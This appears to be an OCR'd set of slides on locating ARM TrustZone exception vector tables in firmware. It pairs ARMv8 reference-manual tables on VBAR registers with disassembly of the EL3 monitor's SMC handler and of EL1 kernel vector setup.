




**Table D1-7 Vector offsets from vector table base address**

| Exception taken from | Offset for exception type | | | |
|---|---|---|---|---|
| | Synchronous | IRQ or vIRQ | FIQ or vFIQ | SError or vSError |
| Current Exception level with SP_EL0. | 0x000 | 0x080 | 0x100 | 0x180 |
| Current Exception level with SP_ELx, x>0. | 0x200 | 0x280 | 0x300 | 0x380 |
| Lower Exception level, where the implemented level immediately lower than the target level is using AArch64.[a] | 0x400 | 0x480 | 0x500 | 0x580 |
| Lower Exception level, where the implemented level immediately lower than the target level is using AArch32.[a] | 0x600 | 0x680 | 0x700 | |

Store 6D9B800 to VBAR_EL3



```
06D96188 00 82 00 58                      LDR             X0, =loc_6D9B800
06D9618C 00 C0 1E D5                      MSR             #6, c12, c0, #0, X0
06D96190 00 38 80 D2                      MOV             X0, #0x1C0
06D96194 20 42 1B D5                      MSR             #3, c4, c2, #1, X0
```



**VBAR_EL3, Vector Base Address Register (EL3)**

The VBAR_EL3 characteristics are:

**Purpose**

Holds the vector base address for any exception that is taken to EL3.

**Usage constraints**

This register is accessible as follows:

| EL0 | EL1 (NS) | EL1 (S) | EL2 (NS) | EL3 (SCR.NS=1) | EL3 (SCR.NS=0) |
|---|---|---|---|---|---|
| - | - | - | - | RW | RW |

**Traps and Enables**

There are no traps or enables affecting this register.

**Configurations**

RW fields in this register reset to IMPLEMENTATION DEFINED values that might be UNKNOWN.

**Attributes**


VBAR_EL3 is a 64-bit register.

ARMv8 Architecture Reference Manual


# TrustZone Monitor SMC Exception Handler

EL3 Vector Table

Offset 0x400 from EL3 Vector Table
EL3 SMC exception handler




```
LOAD:0000000006D9B800                                    ; ---------------------------------------------
LOAD:0000000006D9B800
LOAD:0000000006D9B800                                    loc_6D9B800                                     ; CODE XREF:
LOAD:0000000006D9B800                                                                                    ; DATA XREF:
LOAD:0000000006D9B800 00 00 00 14                                         B               loc_6D9B800
LOAD:0000000006D9B800                                    ; ---------------------------------------------
LOAD:0000000006D9B804 00 00 00 00 00 00 00 00+                            ALIGN 0x80
LOAD:0000000006D9B880
                                                         loc_6D9B880                                     ; CODE XREF:
                                                                          B               loc_6D9B880
                                                         ---------------------------------------------
                                                                          ALIGN 0x80

                                                         9B900                                           ; CODE XREF:
                                                                          B               loc_6D9B900
                                                         ---------------------------------------------
                                                                          ALIGN 0x80
```




```
LOAD:0000000006D9BB84 00 00 00 00 00 00 00 00+    ALIGN 0x80                    ; Synchronous Lower EL
LOAD:0000000006D9BB84 00 00 00 00 00 00 00 00+                                  ; (include SMC events)
LOAD:0000000006D9BC00 FD 7B BF A9                 STP             X29, X30, [SP,#-0x10]!
LOAD:0000000006D9BC04 F2 4F BF A9                 STP             X18, X19, [SP,#-0x10]!
LOAD:0000000006D9BC08 F0 47 BF A9                 STP             X16, X17, [SP,#-0x10]!
LOAD:0000000006D9BC0C EE 3F BF A9                 STP             X14, X15, [SP,#-0x10]!
LOAD:0000000006D9BC10 EC 37 BF A9                 STP             X12, X13, [SP,#-0x10]!
LOAD:0000000006D9BC14 EA 2F BF A9                 STP             X10, X11, [SP,#-0x10]!
LOAD:0000000006D9BC18 E8 27 BF A9                 STP             X8, X9, [SP,#-0x10]!
LOAD:0000000006D9BC1C E6 1F BF A9                 STP             X6, X7, [SP,#-0x10]!
LOAD:0000000006D9BC20 E4 17 BF A9                 STP             X4, X5, [SP,#-0x10]!
LOAD:0000000006D9BC24 E2 0F BF A9                 STP             X2, X3, [SP,#-0x10]!
LOAD:0000000006D9BC28 E0 07 BF A9                 STP             X0, X1, [SP,#-0x10]!
LOAD:0000000006D9BC2C 04 52 3E D5                 MRS             X4, #6, c5, c2, #0
LOAD:0000000006D9BC30 84 FC 5A D3                 UBFM            X4, X4, #0x1A, #0x3F
LOAD:0000000006D9BC34 84 14 40 92                 AND             X4, X4, #0x3F
LOAD:0000000006D9BC38 9F 5C 00 F1                 CMP             X4, #0x17
LOAD:0000000006D9BC3C 60 48 FD 54                 B.EQ            loc_6D96548
LOAD:0000000006D9BC40 9F 4C 00 F1                 CMP             X4, #0x13
LOAD:0000000006D9BC44 20 48 FD 54                 B.EQ            loc_6D96548
```

# EL1 aarch64 TrustZone Kernel

VBAR_EL1
Address of EL1 Vector Table



```
LOAD:0000000006692118 3F 60 3F 8B                    ADD             SP, X1, XZR
LOAD:000000000669211C A0 02 00 58                    LDR             X0, =sub_B016000
LOAD:0000000006692120 00 C0 18 D5                    MSR             #0, c12, c0, #0, X0
LOAD:0000000006692124 00 02 80 D2                    MOV             X0, #0x10
```



```
0B016000 03 52 38 D5                                 MRS             X3, #0, c5, c2, #0
0B016004 63 7C 5A D3                                 UBFM            X3, X3, #0x1A, #0x1F
0B016008 7F 54 00 F1                                 CMP             X3, #0x15
0B01600C F0 00 00 58                                 LDR             X16, =loc_B016F00
0B016010 41 00 00 54                                 B.NE            loc_B016018
0B016014 00 02 1F D6                                 BR              X16 ; loc_B016F00
0B016018                            ; ---------------------------------------------------------------
0B016018
0B016018                            loc_B016018                                 ; CODE XREF: sub_B016000+
0B016018 60 D0 1B D5                                 MSR             #3, c13, c0, #3, X0
0B01601C 80 03 80 D2                                 MOV             X0, #0x1C
0B016020 63 05 00 14                                 B               loc_B0175AC
0B016020                            ; End of function sub_B016000
0B016020
0B016020                            ; ---------------------------------------------------------------
0B016024 00 00 00 00                                 ALIGN 8
0B016028 00 6F 01 0B 00 00 00 00 off_B016028         DCQ loc_B016F00            ; DATA XREF: sub_B016000+
0B016030 00 00 00 00 00 00 00 00+                    ALIGN 0x80
0B016080 60 D0 1B D5                                 MSR             #3, c13, c0, #3, X0
0B016084 A0 03 80 D2                                 MOV             X0, #0x1D
0B016088 49 05 00 14                                 B               loc_B0175AC
```

# EL1 aarch32 TrustZone Kernel





**Table G1-3 The AArch32 vector tables**

| Offset | Vector tables | | | |
|---|---|---|---|---|
| | Hyp[a] | Monitor[b] | Secure[c] | Non-secure[c] |
| 0x00 | Not used | Not used | Not used[d] | Not used |
| 0x04 | Undefined Instruction, from Hyp mode | Monitor Trap | Undefined Instruction | Undefined Instruction |
| 0x08 | Hypervisor Call, from Hyp mode | Secure Monitor Call | Supervisor Call | Supervisor Call |
| 0x0C | Prefetch Abort, from Hyp mode | Prefetch Abort | Prefetch Abort | Prefetch Abort |
| 0x10 | Data Abort, from Hyp mode | Data Abort | Data Abort | Data Abort |
| 0x14 | Hyp Trap, or Hyp mode entry[e] | Not used | Not used | Not used |
| 0x18 | IRQ interrupt | IRQ interrupt | IRQ interrupt | IRQ interrupt |
| 0x1C | FIQ interrupt | FIQ interrupt | FIQ interrupt | FIQ interrupt |




**VBAR, Vector Base Address Register**

The VBAR characteristics are:

**Purpose**


When high exception vectors are not selected, holds the vector base address for exceptions that are not taken to Monitor mode or to Hyp mode.



**Accessing the VBAR:**

To access the VBAR:

```
MRC p15,0,<Rt>,c12,c0,0 ; Read VBAR into Rt
MCR p15,0,<Rt>,c12,c0,0 ; Write Rt to VBAR
```




```
06D000A0 D8 01 9F E5                                        LDR             R0, =VBAR_EL1
06D000A4 10 0F 0C EE                                        MCR             p15, 0, R0,c12,c0, 0
```

ARMv8 Architecture Reference Manual

